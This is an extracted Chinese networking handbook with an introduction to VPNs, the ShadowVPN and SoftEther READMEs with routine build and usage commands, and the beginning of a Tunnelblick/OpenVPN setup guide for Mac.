


WAVE

WEB



目錄

1. [Introduction](#)
2. [声明](#)
3. [VPN](#)
 - i. [如何使用 VPN](#)
 - ii. [shadowvpn](#)
 - iii. [softether](#)
 - iv. [VPN 在 Mac 上的分步指南 \(使用 OpenVPN\)](#)
 - v. [Shadowsocks 的多用户配置](#)
 - vi. [Mac 下利用 Goagentx 设置 Shadowsocks](#)
 - vii. [实现 VPN 科学上网 Chnroutes](#)
4. [Horst](#)
 - i. [Mac OS X 管理 hosts 文件的利器 : Horst](#)
 - ii. [修改 Hosts 的四种方法](#)
 - iii. [Mac OS X 安装 dnsmasq 来支持 hosts 泛解析](#)
5. [DNS](#)
 - i. [EnableDNS 免费开源的 DNS 服务器搭建方法:Django,bind9安装与配置](#)
 - ii. [辨别 DNS 是否被污染](#)
6. [翻墙](#)
 - i. [GFW的详细分析及翻墙路由器\(fqrouter\)的原理和实现](#)
 - ii. [Shadowsocks 使用方法及资料汇总](#)
 - iii. [Mac OS X 终端设置代理](#)
 - iv. [如何在外部利用内网的代理中继](#)
 - v. [Shadowsocks 配合 GoAgentX 科学上网](#)
 - vi. [GoAgent](#)
7. [应用](#)
 - i. [Yandex空间FTP连接错误解决和Ucoz免费建站空间支持FTP可绑域名](#)
 - ii. [Pancake.io,Postach.io免费将Dropbox和Evernote变身为静态博客空间](#)
 - iii. [在播放器中看电视直播](#)
8. [网络工具](#)
 - i. [Mac 上安装 Aircrack-ng](#)
 - ii. [Aircrack-ng 破解 WEP、WPA-PSK 加密利器](#)
 - iii. [MacOS支持SSH连接设置](#)
9. [资源](#)
 - i. [如何利用网络资源](#)
10. [共享](#)
 - i. [mac设置无线网络wifi共享](#)

《Network knowledge 学习》

Welcome to 洛桑扎巴's Book!

互联网相关知识学习与应用。。。

- 阅读
- 阅读-China



目录浏览

VPN

虚拟专用网（[英语](#)：**Virtual Private Network**，简称**VPN**），是一种常用于连接中、大型企业或团体与团体间的私人网络的通讯方法。虚拟私人网络的讯息透过公用的网络架构（例如：[互联网](#)）来传送内联网的网络讯息。它利用已加密的**通道协议**（Tunneling Protocol）来达到保密、发送端认证、消息准确性等私人消息安全效果。这种技术可以用不安全的网络（例如：[互联网](#)）来发送可靠、安全的消息。需要注意的是，加密消息与否是可以控制的。没有加密的虚拟专用网消息依然有被窃取的危险。

以日常生活的例子来比喻，虚拟专用网就像：甲公司某部门的A想寄信去乙公司某部门的B。A已知B的地址及部门，但公司与公司之间的信不能注明部门名称。于是，A请自己的秘书把指定B所属部门的信（A可以选择是否以密码与B通信）放在寄去乙公司地址的大信封中。当乙公司的秘书收到从甲公司寄到乙公司的邮件后，该秘书便会把放在该大信封内的指定部门邮件以公司内部邮件方式寄给B。同样地，B会以同样的方式回信给A。

在以上例子中，A及B是身处不同公司（内部网路）的计算机（或相关机器），通过一般邮寄方式（公用网络）寄信给对方，再由对方的秘书（例如：支持虚拟专用网的路由器或防火墙）以公司内部邮件（内部网络）的方式寄至对方本人。请注意，在虚拟专用网中，因应网络架构，秘书及收信人可以是同一人。许多现在的[操作系统](#)，例如[Windows](#)及[Linux](#)等因其所用传输协议，已有能力不用通过其它网络设备便能达到虚拟专用网连接。

历史

20世纪90年代，计算机网络上的计算机通过非常昂贵的专线和/或拨号连线互连。视站点间的距离，花费可达数千美元（56kbps连线）或上万美元（T1）。

由于为了避免租用多条各自连接互联网的专线，因为虚拟私人网络可减少网络开支，用户可以安全地交换私密数据，虚拟私人网络变得普及，使昂贵的专线变得多余。

安全性

安全的虚拟私人网络使用[加密穿隧协议](#)，通过阻止截听与[嗅探](#)来提供**机密性**，还允许发送者身份验证，以阻止身份伪造，同时通过防止信息被修改提供消息**完整性**。

某些虚拟私人网络不使用加密保护数据。虽然虚拟私人网络通常都会提供安全性，但未加密的虚拟私人网络严格来说是不“[安全](#)”或“[可信](#)”的。例如，一条通过[GRE](#)协议在两台主机间创建的隧道属于虚拟私人网络，但既不安全也不可信。除以上的[GRE](#)协议例子外，本地的明文穿隧协议包括[L2TP](#)（不带IPsec时）和[PPTP](#)（不使用微软点对点加密(MPPE)时）。

协议

常用的虚拟专用网协议有：

- [L2F](#)
- [L2TP](#)
- [PPTP](#)
- [IPsec](#)
- [SSL VPN](#)
- [Cisco VPN](#)
- [OpenVPN](#)
- [Freegate](#)

特殊使用

由于[中国大陆境内对于海外网络的限制及封锁](#)，所以中国大陆兴盛起以采用免费或付费的虚拟专用网（VPN）进行海外网络连接服务的方法进行翻墙，或许多外商公司欲连接回海外网站也多自行架设VPN或采用付费的VPN服务。2015年1月起，中国开始加强对外国VPN服务的封锁。VPN供应商Astrill通知用户，因防火长城升级，使用IPSec、L2TP/IPSec和PPTP协议的设备无法访问它的服务，受影响的主要是iOS设备。[\[2\]中国工信部](#)曾规定，在中国提供VPN服务的公司必须登记注册，否则将“不受中国法律的保护”。

外部链接

- [OpenVPN](#) (英文) [OpenVPN](#), 一个开源的VPN实现
- [Openswan](#) (英文)

参考文献

1. [^ Feilner, Markus. "Chapter 1 - VPN—Virtual Private Network". OpenVPN: Building and Integrating Virtual Private Networks: Learn How to Build Secure VPNs Using this Powerful Open Source Application. Packt Publishing.](#)
2. [^ Foreign VPN service unavailable in China](#)

参见

- [MVPN](#)
- [SoftEther](#)
- [代理服务器](#)

如何使用 VPN

mac视频教程：



shadowvpn

ShadowVPN

build passing

ShadowVPN 是一个基于 libsodium 的高速、安全的 VPN。特别为低端硬件，如 OpenWRT 路由器设计。

更多详情见[这里](#)。

[基本原理简介](#)。

目前处在完善阶段，仍有[许多需要做的](#)。如果你希望使用稳定的版本，可以过段时间再过来看看。

安装

Linux:

用 git clone 项目，然后编译。请确保 configure 时使用了 `--sysconfdir=/etc` 参数。

```
sudo apt-get install build-essential automake libtool
git clone https://github.com/clowwindy/ShadowVPN.git
git submodule update --init
./autogen.sh
./configure --enable-static --sysconfdir=/etc
make && sudo make install
```

OpenWRT:

[下载预编译版](#)： ar71xx, brcm63xx, brcm47xx, ramips_24kec.

或者自行编译：进入[SDK](#)根目录，然后：

```
pushd package
git clone https://github.com/clowwindy/ShadowVPN.git
popd
make menuconfig # select Network/ShadowVPN
make V=s
scp bin/xxx/ShadowVPN-xxx-xxx.ipk root@192.168.1.1
# then log in your box and use opkg to install that ipk file
```

配置

- 可以在 `/etc/shadowvpn` 目录下找到所有配置文件。
- 对于客户端，编辑 `client.conf`。
- 对于服务器端，编辑 `server.conf`。
- 修改配置文件中的 `server` 和 `password` 字段。
- `up` 字段指定的脚本会在 VPN 启动后执行。
- `down` 字段指定的脚本会在 VPN 退出后执行。
- 如果需要自定义路由，可以修改上面两个脚本。在脚本最后有一段注释，可以把修改路由的命令放在相应的位置。

需要注意的是 ShadowVPN 是一个点对点 VPN。意味着对于每个客户端，需要一个对应的服务端。可以开启多个服务端进程，用 `-c` 参数指定不同的配置文件。请确保对于不同的服务端和客户端，在 `up` 和 `down` 脚本中指定了不同的 IP。

使用

服务器：

```
sudo shadowvpn -c /etc/shadowvpn/server.conf -s start  
sudo shadowvpn -c /etc/shadowvpn/server.conf -s stop
```

客户端：

```
sudo shadowvpn -c /etc/shadowvpn/client.conf -s start  
sudo shadowvpn -c /etc/shadowvpn/client.conf -s stop
```

客户端（OpenWRT）：

```
/etc/init.d/shadowvpn start  
/etc/init.d/shadowvpn stop
```

对于 DNS 污染，可以直接使用 Google DNS 8.8.8.8，或者使用 [ChinaDNS](#) 综合使用国内外 DNS 得到更好的解析结果。

可选：OpenWRT 用户可以看看 [LuCI Configuration](#)。

Wiki

所有的文档可以在 wiki 中找到: <https://github.com/clowwindy/ShadowVPN/wiki>

License

MIT

Bugs and Issues

- [Issue Tracker](#)
- [Mailing list](#)

[18]: http

A fast, safe VPN based on lib sodium

[View the Project on GitHub clowwindy/ShadowVPN](#)

- [Download Source](#)
- [View Wiki](#)
- [View On GitHub](#)

build passing

中文说明

ShadowVPN is a fast, safe VPN based on libsodium. Designed for low end devices, i.e. OpenWRT routers.

For more details, [check here](#).

Install

Debian & Ubuntu

For Debian 7 and Ubuntu 12+, add the following line to `/etc/apt/sources.list`

```
deb http://shadowvpn.org/debian wheezy main
```

Then

```
apt-get update
apt-get install shadowvpn
service shadowvpn restart
```

Or see [Build deb Package](#).

Unix

Currently Linux, FreeBSD and OS X are supported. Clone the repo and build. Make sure to set `--sysconfdir=/etc`. You'll find conf files under `/etc`.

```
# For Debian-based Linux
sudo apt-get install build-essential automake libtool
git clone https://github.com/clownwindy/ShadowVPN.git
git submodule update --init
./autogen.sh
./configure --enable-static --sysconfdir=/etc
make && sudo make install
```

OpenWRT

[Download precompiled](#) for OpenWRT trunk and CPU: ar71xx, brcm63xx, brcm47xx, ramips_24kec.

Or build yourself: cd into [SDK][11] root, then

```
[11]: http://wiki.openwrt.org/doc/howto/obtain.firmware.sdk
```

```
pushd package git clone https://github.com/clownwindy/ShadowVPN.git popd make menuconfig # select
Network/ShadowVPN make V=s scp bin/xxx/ShadowVPN-xxx-xxx.ipk root@192.168.1.1
```

```
# then log in your box and use opkg to install that ipk file
```

Windows

You need to install the TUN/TAP driver first:

- [For 32-bit Windows](#)
- [For 64-bit Windows](#)

Currently only MinGW compilers are supported. You can compile in Msys or cross-compile in Linux or Cygwin with 32-bit or 64-bit MinGW toolchains.

For example, if using 64-bit Cygwin, install `libtool`, `autoconf`, `git` and `mingw64-x86_64-gcc-g++` by Cygwin installer. Then build from Cygwin terminal by the following commands:

```
git clone --recursive https://github.com/clowwindy/ShadowVPN.git
cd ShadowVPN
./autogen.sh
./configure --enable-static --host=x86_64-w64-mingw32
make && make install DESTDIR="$HOME/shadowvpn-build"
```

Executables will be generated in `$HOME/shadowvpn-build`.

Configuration

- You can find all the conf files under `/etc/shadowvpn`.
- For the client, edit `client.conf`.
- For the server, edit `server.conf`.
- Update `server` and `password` in those files.
- The script file specified by `up` will be executed after VPN is up.
- The script file specified by `down` will be executed after VPN is down.
- If you need to specify routing rules, modify those scripts. You'll see a placeholder at the end of those scripts.
- If you are using Windows, the IP address of TUN/TAP device `tunip` is required to be specified in the conf file.

Notice ShadowVPN is a peer-to-peer VPN, which means you'll have one server for one client. If you have multiple clients, you should start multiple server instances, which can be controlled by different configuration files via `-c` argument. Make sure to use different IP for each instance in each `up` and `down` scripts.

Usage

Server:

```
sudo shadowvpn -c /etc/shadowvpn/server.conf -s start
sudo shadowvpn -c /etc/shadowvpn/server.conf -s stop
```

If you installed using apt-get, you can use `sudo service shadowvpn start` instead.

Client:

```
sudo shadowvpn -c /etc/shadowvpn/client.conf -s start
sudo shadowvpn -c /etc/shadowvpn/client.conf -s stop
```

Client(OpenWRT):

```
/etc/init.d/shadowvpn start  
/etc/init.d/shadowvpn stop
```

You can also read [LuCI Configuration](#).

Wiki

You can find all the documentation in the wiki: <https://github.com/clowwindy/ShadowVPN/wiki>

softether.org

SoftEther VPN - An Open-Source Cross-platform Multi-protocol VPN Program <http://www.softether.org/>

We use GitHub as the primary official SoftEther VPN repository:
<https://github.com/SoftEtherVPN/SoftEtherVPN/>

Source code packages (.zip and .tar.gz) and binary files are also available:
<http://www.softether-download.com/>

We accept your patches by the acceptance policy:
<http://www.softether.org/5-download/src/9.patch>

Copyright (c) 2012-2014 SoftEther Project at University of Tsukuba, Japan.

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License version 2
as published by the Free Software Foundation.

SoftEther VPN ("SoftEther" means "Software Ethernet") is one of the
world's most powerful and easy-to-use multi-protocol VPN software.

SoftEther VPN runs on Windows, Linux, Mac, FreeBSD and Solaris.

SoftEther VPN supports most of widely-used VPN protocols
including SSL-VPN, OpenVPN, IPsec, L2TP, MS-SSTP, L2TPv3 and EtherIP
by the single SoftEther VPN Server program.

More details on <http://www.softether.org/>.

SOFTEETHER VPN ADVANTAGES

- Supporting all popular VPN protocols by the single VPN server:
SSL-VPN (HTTPS)
OpenVPN
IPsec
L2TP
MS-SSTP
L2TPv3
EtherIP
- Free and open-source software.
- Easy to establish both remote-access and site-to-site VPN.
- SSL-VPN Tunneling on HTTPS to pass through NATs and firewalls.
- Revolutionary VPN over ICMP and VPN over DNS features.
- Resistance to highly-restricted firewall.
- Ethernet-bridging (L2) and IP-routing (L3) over VPN.
- Embedded dynamic-DNS and NAT-traversal so that no static nor fixed IP address is required.
- AES 256-bit and RSA 4096-bit encryptions.
- Sufficient security features such as logging and firewall inner VPN tunnel.
- User authentication with RADIUS and NT domain controllers.
- User authentication with X.509 client certificate.
- Packet logging.
- 1Gbps-class high-speed throughput performance with low memory and CPU usage.
- Windows, Linux, Mac, Android, iPhone, iPad and Windows Phone are supported.
- The OpenVPN clone function supports legacy OpenVPN clients.
- IPv4 / IPv6 dual-stack.
- The VPN server runs on Windows, Linux, FreeBSD, Solaris and Mac OS X.
- Configure All settings on GUI.
- Multi-languages (English, Japanese and Simplified-Chinese).
- No memory leaks. High quality stable codes, intended for long-term runs.
We always verify that there are no memory or resource leaks before releasing the build.
- More details at <http://www.softether.org/>.

GETTING STARTED

Visit the SoftEther VPN Project official web site at first:
<http://www.softether.org/>

If you are not a developer, it is recommended to download the binary installers from:
<http://www.softether-download.com/>

To build from the source,
see "BUILD_UNIX.TXT" or "BUILD_WINDOWS.TXT" files.

HOW TO DOWNLOAD THE LATEST SOURCE CODE PACKAGE

Go to <http://www.softether-download.com/> and you can find the latest source-code package file in both .ZIP and .TAR.GZ format.

This is the easiest way to obtain the source code of SoftEther VPN.

HOW TO GET THE LATEST SOURCE CODE TREE FOR DEVELOPERS

If you are an open-source developer, visit our GitHub repository:
<https://github.com/SoftEtherVPN/SoftEtherVPN/>

You can download the up-to-date source-code tree of SoftEther VPN from GitHub. You may make your own fork project from our project.

The download and build instruction is following:

```
$ git clone [https://github.com/SoftEtherVPN/SoftEtherVPN.git](https://github.com/SoftEtherVPN/SoftEtherVPN.git)
$ cd SoftEtherVPN
$ ./configure
$ make
$ make install
```

TO CIRCUMVENT YOUR GOVERNMENT'S FIREWALL RESTRICTION

Because SoftEther VPN is overly strong tool to build a VPN tunnel, some censorship governments want to block your access to the source code of SoftEther VPN, by abusing their censorship firewalls.

To circumvent your censor's unjust restriction, SoftEther VPN Project distributes the up-to-date source-code on all the following open-source repositories:

- GitHub
<https://github.com/SoftEtherVPN/SoftEtherVPN/>
- SourceForge
<https://sourceforge.net/p/softethervpn/code/ci/master/tree/>
- Google Code
<https://code.google.com/p/softether/source/browse/>

To fetch the source code from GitHub:

```
$ git clone [https://github.com/SoftEtherVPN/SoftEtherVPN.git](https://github.com/SoftEtherVPN/SoftEtherVPN.git)
```

To fetch the source code from SourceForge:

```
$ git clone [http://git.code.sf.net/p/softethervpn/code](http://git.code.sf.net/p/softethervpn/code)
- or -
$ git clone git://git.code.sf.net/p/softethervpn/code
```

To fetch the source code from Google Code:

```
$ git clone [https://code.google.com/p/softether/](https://code.google.com/p/softether/)
```

We hope that you can reach one of the above URLs at least!

SOURCE CODE CONTRIBUTION

Your contribution to SoftEther VPN Project is much appreciated.
Please send patches to us through GitHub.
Read the SoftEther VPN Patch Acceptance Policy in advance:
[<http://www.softether.org/5-download/src/9.patch>] (<http://www.softether.org/5-download/src/9.patch>)

DEAR SECURITY EXPERTS

If you find a bug or a security vulnerability please kindly inform us about the problem immediately so that we can fix the security problem to protect a lot of users around the world as soon as possible.

Our e-mail address for security reports is:
softether-vpn-security [at] softether.org

Please note that the above e-mail address is not a technical support inquiry address. If you need technical assistance, please visit
[<http://www.softether.org/>] (<http://www.softether.org/>) and ask your question on the users forum.

DISCLAIMER

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.
THIS SOFTWARE IS DEVELOPED IN JAPAN, AND DISTRIBUTED FROM JAPAN, UNDER JAPANESE LAWS. YOU MUST AGREE IN ADVANCE TO USE, COPY, MODIFY, MERGE, PUBLISH, DISTRIBUTE, SUBLICENSE, AND/OR SELL COPIES OF THIS SOFTWARE, THAT ANY JURIDICAL DISPUTES WHICH ARE CONCERNED TO THIS SOFTWARE OR ITS CONTENTS, AGAINST US (SOFTETHER PROJECT, SOFTETHER CORPORATION, DAIYUU NOBORI OR OTHER SUPPLIERS), OR ANY JURIDICAL DISPUTES AGAINST US WHICH ARE CAUSED BY ANY KIND OF USING, COPYING, MODIFYING, MERGING, PUBLISHING, DISTRIBUTING, SUBLICENSING, AND/OR SELLING COPIES OF THIS SOFTWARE SHALL BE REGARDED AS BE CONSTRUED AND CONTROLLED BY JAPANESE LAWS, AND YOU MUST FURTHER CONSENT TO EXCLUSIVE JURISDICTION AND VENUE IN THE COURTS SITTING IN TOKYO, JAPAN. YOU MUST WAIVE ALL DEFENSES OF LACK OF PERSONAL JURISDICTION AND FORUM NON CONVENIENS. PROCESS MAY BE SERVED ON EITHER PARTY IN THE MANNER AUTHORIZED BY APPLICABLE LAW OR COURT RULE.

USE ONLY IN JAPAN. DO NOT USE THIS SOFTWARE IN ANOTHER COUNTRY UNLESS YOU HAVE A CONFIRMATION THAT THIS SOFTWARE DOES NOT VIOLATE ANY CRIMINAL LAWS OR CIVIL RIGHTS IN THAT PARTICULAR COUNTRY. USING THIS SOFTWARE IN OTHER COUNTRIES IS COMPLETELY AT YOUR OWN RISK. THE SOFTETHER VPN PROJECT HAS DEVELOPED AND DISTRIBUTED THIS SOFTWARE TO COMPLY ONLY WITH THE JAPANESE LAWS AND EXISTING CIVIL RIGHTS INCLUDING PATENTS WHICH ARE SUBJECTS APPLY IN JAPAN. OTHER COUNTRIES' LAWS OR CIVIL RIGHTS ARE NONE OF OUR CONCERNS NOR RESPONSIBILITIES. WE HAVE NEVER INVESTIGATED ANY CRIMINAL REGULATIONS, CIVIL LAWS OR INTELLECTUAL PROPERTY RIGHTS INCLUDING PATENTS IN ANY OF OTHER 200+ COUNTRIES AND TERRITORIES. BY NATURE, THERE ARE 200+ REGIONS IN THE WORLD, WITH DIFFERENT LAWS. IT IS IMPOSSIBLE TO VERIFY EVERY COUNTRIES' LAWS, REGULATIONS AND CIVIL RIGHTS TO MAKE THE SOFTWARE COMPLY WITH ALL COUNTRIES' LAWS BY THE PROJECT. EVEN IF YOU WILL BE SUED BY A PRIVATE ENTITY OR BE DAMAGED BY A PUBLIC SERVANT IN YOUR COUNTRY, THE DEVELOPERS OF THIS SOFTWARE WILL NEVER BE LIABLE TO RECOVER OR COMPENSATE SUCH DAMAGES, CRIMINAL OR CIVIL RESPONSIBILITIES. NOTE THAT THIS LINE IS NOT LICENSE RESTRICTION BUT JUST A STATEMENT FOR WARNING AND DISCLAIMER.

READ AND UNDERSTAND THE 'WARNING.TXT' FILE BEFORE USING THIS SOFTWARE. SOME SOFTWARE PROGRAMS FROM THIRD PARTIES ARE INCLUDED ON THIS SOFTWARE WITH LICENSE CONDITIONS WHICH ARE DESCRIBED ON THE 'THIRD_PARTY.TXT' FILE.

ADVERTISEMENT

SoftEther VPN is developed by SoftEther VPN Project at University of Tsukuba. Department of Computer Science has dozens of overly-enthusiastic geeks. Join us: [<http://www.tsukuba.ac.jp/english/admission/>] (<http://www.tsukuba.ac.jp/english/admission/>)



VPN 在 Mac 上的分步指南 (使用 OpenVPN)

本文档描述了如何使用 **Tunnelblick** 连接到 VPN Gate 中继 VPN 服务器。Tunnelblick 是适用于 Mac OS X 的 OpenVPN Client 的一个 GUI 版本。

在该指南中，每个屏幕截图均来自 Mac OS X 山狮版。Mac OS X 其他版本的配置方法类似，但在用户界面上会有少许不同。

这些截屏来自 Mac OS X 的英文版。如果你使用其他语言，你可能通过参考以下指南很轻松地配置。

- 在 Mac OS X 里 L2TP/IPsec 非常容易使用。


OpenVPN VPN Client 软件嵌入在 Mac。L2TP 比 OpenVPN 容易配置。我们推荐在尝试 OpenVPN 前试试 L2TP/IPsec。一些防火墙可能会滤 L2TP/IPsec 数据包。在这种网络中，你应该使用 OpenVPN。

1. 安装 Tunnelblick (只需在第一次时安装一次)

从以下链接下载和安装 Tunnelblick。你应该下载最新版本 (如果有试用版的话) 来使用。

- <http://code.google.com/p/tunnelblick/>

安装应按照屏幕上的说明来进行。



安装完成后，将显示以下屏幕。点击 "I have configuration files"。



点击 "OpenVPN Configuration (s)" 按钮。



点击 "Create Tunnelblick VPN Configuration" 按钮。




一个新的文件夹, "Empty Tunnelblick VPN Configuration", 将在桌面上创建。

2. 下载并安装 OpenVPN 的连接配置文件 (.ovpn file) (只需在第一次时安装一次)


通过使用 OpenVPN 为了连接到一个 VPN Gate 公共 VPN 中继服务器, 你必须下载一个 OpenVPN 连接设置文件 (.ovpn)。

- OpenVPN 连接设置文件从 [公共 VPN 中继服务器列表页面](#) 下载。
选择一个你想要连接的 VPN 服务器, 并点击 ".ovpn" 文件下载到桌面。

.ovpn 文件的图标如以下图片。




移动和复制此 OpenVPN 连接设置文件 (.ovpn 文件) 到上一步在桌面上自动创建的 "Empty Tunnelblick VPN Configuration" 文件夹。



下一步，重命名桌面上 "Empty Tunnelblick VPN Configuration" 文件夹为 "anyname.tblk"。（"anyname"的部分可以变化。）重命名后，你必须指定后缀 ".tblk"。

